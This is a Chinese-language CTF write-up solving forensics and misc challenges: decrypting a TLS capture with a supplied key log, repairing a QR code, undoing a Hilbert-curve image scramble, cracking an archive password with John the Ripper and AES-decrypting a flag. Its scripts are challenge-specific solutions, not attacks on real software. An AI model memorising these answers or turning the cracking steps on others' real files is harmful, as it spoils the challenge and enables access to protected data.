
这个还signin嘞,签到也没签上,到那个图片就卡住了,俺是种麦类不懂恁些啊,首先随波逐流分析流量包发现有隐藏的有压缩包,一个图片,还有一个附件,看了一下流量包是tls加密,用给的附件解密

image-20260401195549528

image-20260401200051964



解密发现过了许多HTTP2流量,这里主要是两个数据

image-20260401201847860

image-20260401201905901


这里只有这两个数据想到二进制,

1
0101100100110010010011100110101101011010010001000100110101110111010011100111101001100111011110010101100101101010010000010111101001011010011010100100010100110010010011010011001001001101001100110100111001101010010100010011010101011001011010100110110001101101010110100110101001010101001101010100111001010100011010110111100001001101011110100101010100111101

image-20260401202906456

flag


直接扫不行,查看图片属性

image-20260401204146615

ij%2+(i+j)%3有一个这个,到这卡住了,是个根据坐标黑白反转不行,参考exp

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
from PIL import Image
import cv2
import numpy as np

INPUT_PATH = "flag.png"
OUTPUT_PATH = "flag_fixed.png"
MODULE_SIZE = 10
OFFSET = 40

# Verified module flips for the provided challenge image.
# Coordinates are (x, y) in the 37x37 QR module grid.
FLIPS = [(9, 0), (14, 0), (16, 0), (20, 0), (21, 0), (24, 0), (26, 0), (28, 0), (8, 1), (10, 1), (11, 1), (13, 1), (16, 1), (17, 1), (18, 1), (19, 1), (20, 1), (21, 1), (24, 1), (26, 1), (8, 2), (11, 2), (12, 2), (15, 2), (18, 2), (19, 2), (20, 2), (23, 2), (25, 2), (26, 2), (27, 2), (9, 3), (10, 3), (14, 3), (15, 3), (18, 3), (19, 3), (21, 3), (22, 3), (25, 3), (26, 3), (8, 4), (12, 4), (13, 4), (15, 4), (16, 4), (18, 4), (19, 4), (22, 4), (24, 4), (26, 4), (27, 4), (9, 5), (12, 5), (13, 5), (15, 5), (18, 5), (19, 5), (20, 5), (21, 5), (22, 5), (23, 5), (25, 5), (26, 5), (27, 5), (8, 7), (9, 7), (10, 7), (14, 7), (15, 7), (18, 7), (21, 7), (23, 7), (25, 7), (26, 7), (27, 7), (28, 7), (1, 8), (5, 8), (7, 8), (8, 8), (10, 8), (13, 8), (14, 8), (15, 8), (19, 8), (24, 8), (26, 8), (27, 8), (29, 8), (30, 8), (32, 8), (34, 8), (35, 8), (4, 9), (5, 9), (7, 9), (9, 9), (11, 9), (12, 9), (13, 9), (15, 9), (19, 9), (20, 9), (23, 9), (24, 9), (25, 9), (29, 9), (30, 9), (34, 9), (1, 10), (2, 10), (5, 10), (7, 10), (8, 10), (9, 10), (11, 10), (13, 10), (14, 10), (16, 10), (17, 10), (18, 10), (19, 10), (20, 10), (21, 10), (23, 10), (24, 10), (28, 10), (29, 10), (30, 10), (32, 10), (33, 10), (34, 10), (35, 10), (36, 10), (0, 11), (3, 11), (4, 11), (5, 11), (10, 11), (11, 11), (15, 11), (16, 11), (17, 11), (18, 11), (20, 11), (21, 11), (22, 11), (23, 11), (25, 11), (27, 11), (28, 11), (29, 11), (31, 11), (33, 11), (34, 11), (36, 11), (0, 12), (1, 12), (2, 12), (4, 12), (7, 12), (8, 12), (12, 12), (13, 12), (14, 12), (15, 12), (17, 12), (19, 12), (22, 12), (26, 12), (27, 12), (33, 12), (34, 12), (35, 12), (0, 13), (1, 13), (2, 13), (3, 13), (4, 13), (7, 13), (11, 13), (14, 13), (16, 13), (17, 13), (26, 13), (29, 13), (30, 13), (32, 13), (33, 13), (2, 14), (4, 14), (5, 14), (7, 14), (10, 14), (12, 14), (13, 14), (16, 14), (18, 14), (19, 14), (21, 14), (22, 14), (26, 14), (32, 14), (33, 14), (36, 14), (0, 15), (3, 15), (4, 15), (7, 15), (10, 15), (11, 15), (12, 15), (13, 15), (15, 15), (16, 15), (17, 15), (18, 15), (19, 15), (20, 15), (22, 15), (23, 15), (26, 15), (28, 15), (29, 15), (30, 15), (32, 15), (33, 15), (35, 15), (36, 15), (3, 16), (7, 16), (11, 16), (12, 16), (13, 16), (14, 16), (17, 16), (18, 16), (23, 16), (24, 16), (25, 16), (29, 16), (32, 16), (33, 16), (36, 16), (0, 17), (1, 17), (5, 17), (7, 17), (8, 17), (11, 17), (12, 17), (14, 17), (15, 17), (17, 17), (19, 17), (24, 17), (25, 17), (29, 17), (30, 17), (31, 17), (32, 17), (33, 17), (34, 17), (35, 17), (3, 18), (4, 18), (7, 18), (8, 18), (11, 18), (18, 18), (20, 18), (21, 18), (22, 18), (25, 18), (26, 18), (28, 18), (30, 18), (33, 18), (1, 19), (9, 19), (10, 19), (11, 19), (13, 19), (14, 19), (16, 19), (17, 19), (19, 19), (20, 19), (21, 19), (24, 19), (25, 19), (26, 19), (27, 19), (28, 19), (29, 19), (30, 19), (31, 19), (33, 19), (36, 19), (1, 20), (2, 20), (8, 20), (10, 20), (15, 20), (17, 20), (19, 20), (20, 20), (21, 20), (24, 20), (26, 20), (27, 20), (28, 20), (30, 20), (31, 20), (32, 20), (34, 20), (35, 20), (36, 20), (1, 21), (2, 21), (4, 21), (5, 21), (7, 21), (8, 21), (9, 21), (12, 21), (13, 21), (21, 21), (23, 21), (24, 21), (25, 21), (26, 21), (28, 21), (29, 21), (30, 21), (31, 21), (33, 21), (34, 21), (35, 21), (36, 21), (1, 22), (2, 22), (3, 22), (5, 22), (8, 22), (10, 22), (11, 22), (16, 22), (20, 22), (22, 22), (23, 22), (24, 22), (25, 22), (30, 22), (31, 22), (32, 22), (34, 22), (35, 22), (36, 22), (2, 23), (4, 23), (11, 23), (15, 23), (18, 23), (21, 23), (22, 23), (23, 23), (25, 23), (32, 23), (33, 23), (34, 23), (1, 24), (4, 24), (7, 24), (9, 24), (10, 24), (13, 24), (14, 24), (15, 24), (16, 24), (18, 24), (21, 24), (22, 24), (25, 24), (26, 24), (27, 24), (28, 24), (32, 24), (35, 24), (36, 24), (5, 25), (8, 25), (14, 25), (15, 25), (17, 25), (18, 25), (19, 25), (21, 25), (25, 25), (26, 25), (29, 25), (30, 25), (32, 25), (33, 25), (34, 25), (35, 25), (0, 26), (1, 26), (2, 26), (3, 26), (5, 26), (9, 26), (10, 26), (12, 26), (14, 26), (18, 26), (21, 26), (23, 26), (32, 26), (33, 26), (34, 26), (36, 26), (0, 27), (1, 27), (4, 27), (7, 27), (9, 27), (11, 27), (13, 27), (14, 27), (15, 27), (17, 27), (18, 27), (20, 27), (21, 27), (22, 27), (23, 27), (25, 27), (26, 27), (28, 27), (29, 27), (30, 27), (33, 27), (36, 27), (0, 28), (2, 28), (5, 28), (8, 28), (9, 28), (10, 28), (12, 28), (14, 28), (19, 28), (21, 28), (22, 28), (27, 28), (33, 28), (35, 28), (9, 29), (10, 29), (12, 29), (17, 29), (18, 29), (22, 29), (23, 29), (24, 29), (33, 29), (35, 29), (8, 30), (9, 30), (10, 30), (13, 30), (14, 30), (15, 30), (20, 30), (24, 30), (25, 30), (26, 30), (27, 30), (8, 31), (10, 31), (14, 31), (15, 31), (17, 31), (19, 31), (20, 31), (22, 31), (23, 31), (24, 31), (27, 31), (33, 31), (12, 32), (13, 32), (15, 32), (16, 32), (18, 32), (19, 32), (20, 32), (22, 32), (23, 32), (35, 32), (9, 33), (10, 33), (13, 33), (15, 33), (16, 33), (17, 33), (18, 33), (19, 33), (21, 33), (22, 33), (25, 33), (26, 33), (27, 33), (30, 33), (32, 33), (33, 33), (34, 33), (35, 33), (36, 33), (9, 34), (13, 34), (14, 34), (15, 34), (18, 34), (21, 34), (22, 34), (23, 34), (25, 34), (27, 34), (28, 34), (31, 34), (33, 34), (35, 34), (36, 34), (8, 35), (11, 35), (14, 35), (17, 35), (19, 35), (21, 35), (25, 35), (27, 35), (30, 35), (32, 35), (33, 35), (35, 35), (10, 36), (11, 36), (12, 36), (13, 36), (16, 36), (17, 36), (26, 36), (29, 36), (30, 36), (31, 36), (32, 36), (33, 36), (34, 36)]

img = Image.open(INPUT_PATH).convert("L")
arr = np.array(img)

for x, y in FLIPS:
y0 = OFFSET + y * MODULE_SIZE
y1 = y0 + MODULE_SIZE
x0 = OFFSET + x * MODULE_SIZE
x1 = x0 + MODULE_SIZE
block = arr[y0:y1, x0:x1]
arr[y0:y1, x0:x1] = 255 - block

fixed = Image.fromarray(arr)
fixed.save(OUTPUT_PATH)
print(f"saved to {OUTPUT_PATH}")

qr = cv2.QRCodeDetector()
value, points, _ = qr.detectAndDecode(arr)
print("decoded:", value)

image-20260401210059993

curve with two

参考文章Polarisctf-curve with two

太可怕了,又是这种不规则的图,题目提示114514,看图片像是被处理过的二维码,随波逐流提取出一个压缩包,ai读图后知道这是希尔伯特曲线,结合114514,exp

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
import math
import numpy as np
from pathlib import Path
from PIL import Image
from hilbertcurve.hilbertcurve import HilbertCurve
from skimage.filters import threshold_otsu

# --- 配置参数 ---
INPUT_IMAGE = "challenge.jpg" # 原始题目图片
OFFSET = 114514 # 题目提示的偏移量
OUTPUT_IMAGE = "decrypted.png" # 还原后的图片
OUTPUT_BIN = "flag.bin" # 提取的二进制数据(备用)

def get_hilbert_order(w):
"""生成边长为 w 的希尔伯特曲线索引序列"""
p = int(math.log2(w))
hc = HilbertCurve(p, 2)
total_pixels = w * w

# 建立“希尔伯特距离 -> 栅格坐标”的映射
# 返回一个数组,第 i 个元素是第 i 步在二维数组中的扁平化索引 (y * w + x)
order = np.empty(total_pixels, dtype=np.int64)
for i in range(total_pixels):
x, y = hc.point_from_distance(i)
order[i] = y * w + x
return order

def decrypt_image(img, offset):
"""执行像素级的希尔伯特还原和位移修正"""
w, h = img.size
arr = np.array(img)

# 1. 扁平化像素数据
# 处理 RGB (H, W, 3) 或 Gray (H, W)
if arr.ndim == 3:
flat_pixels = arr.reshape(-1, arr.shape[-1])
else:
flat_pixels = arr.reshape(-1)

# 2. 获取希尔伯特序索引
hilbert_order = get_hilbert_order(w)

# 3. 提取希尔伯特序列并进行循环位移
# 逻辑:加密是将原始序列 roll(-offset),解密则需 roll(+offset)
enc_hilbert_seq = flat_pixels[hilbert_order]
dec_hilbert_seq = np.roll(enc_hilbert_seq, offset, axis=0)

# 4. 将还原后的序列写回正常的扫描序
out_flat = np.empty_like(flat_pixels)
out_flat[hilbert_order] = dec_hilbert_seq

return out_flat.reshape(arr.shape)

def extract_bitstream(img, offset, out_path):
"""从二值化图像中提取希尔伯特流并存为文件"""
gray = img.convert("L")
arr_gray = np.array(gray)

# 使用大津法寻找最佳阈值进行二值化
thresh = threshold_otsu(arr_gray)
binary_flat = (arr_gray > thresh).astype(np.uint8).flatten()

w = img.size[0]
hilbert_order = get_hilbert_order(w)

# 按照希尔伯特顺序提取位,并还原位移
bitstream = binary_flat[hilbert_order]
restored_bits = np.roll(bitstream, offset)

# 每 8 位转为一个字节
byte_data = bytearray()
for i in range(0, len(restored_bits) // 8 * 8, 8):
byte = 0
for j in range(8):
byte = (byte << 1) | int(restored_bits[i + j])
byte_data.append(byte)

Path(out_path).write_bytes(bytes(byte_data))
print(f"[+] 二进制数据提取完成: {out_path}")

def main():
img_path = Path(INPUT_IMAGE)
if not img_path.exists():
print(f"[-] 错误: 找不到文件 {INPUT_IMAGE}")
return

img = Image.open(img_path)
w, h = img.size
print(f"[*] 正在处理图像尺寸: {w}x{h}")

# 校验是否为 2 的幂
if w != h or (w & (w - 1)) != 0:
print("[-] 警告: 图像不是 2^n 的正方形,希尔伯特曲线可能无法直接应用。")

# 1. 还原图像
print("[*] 正在执行希尔伯特像素重排...")
dec_arr = decrypt_image(img, OFFSET)
dec_img = Image.fromarray(dec_arr.astype(np.uint8))
dec_img.save(OUTPUT_IMAGE)
print(f"[+] 还原图像已保存为: {OUTPUT_IMAGE}")

# 2. 提取二进制 (有些题目 flag 藏在 bit 位里而不是图片像素里)
print("[*] 正在提取潜在的二进制 flag...")
extract_bitstream(img, OFFSET, OUTPUT_BIN)

if __name__ == "__main__":
main()
decrypted

English??NO,NO

image-20260401212653606



然后接下来的解法就是第一次见了。使用john-1.9.0-jumbo-1

image-20260402183827168

image-20260402184519206


这个密码应该也可以直接爆破出来,附件是二进制数据,

image-20260402184706484

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad
import hashlib
import binascii

ciphertext_hex = "aa16c3ce7dc16e9d76615b5ef25882efac22c8b903f2afe8febca176728df8999029bc84184f569202ae5f92a99ef2ae"
key = "xxxxxxxxxxxxxxxx"

key = hashlib.md5(key.encode()).digest()
iv = b'\x00' * 16

ciphertext = binascii.unhexlify(ciphertext_hex)

cipher = AES.new(key, AES.MODE_CBC, iv)
decrypted = unpad(cipher.decrypt(ciphertext), AES.block_size)

plaintext = decrypted.decode('utf-8')
print(f"result: {plaintext}")

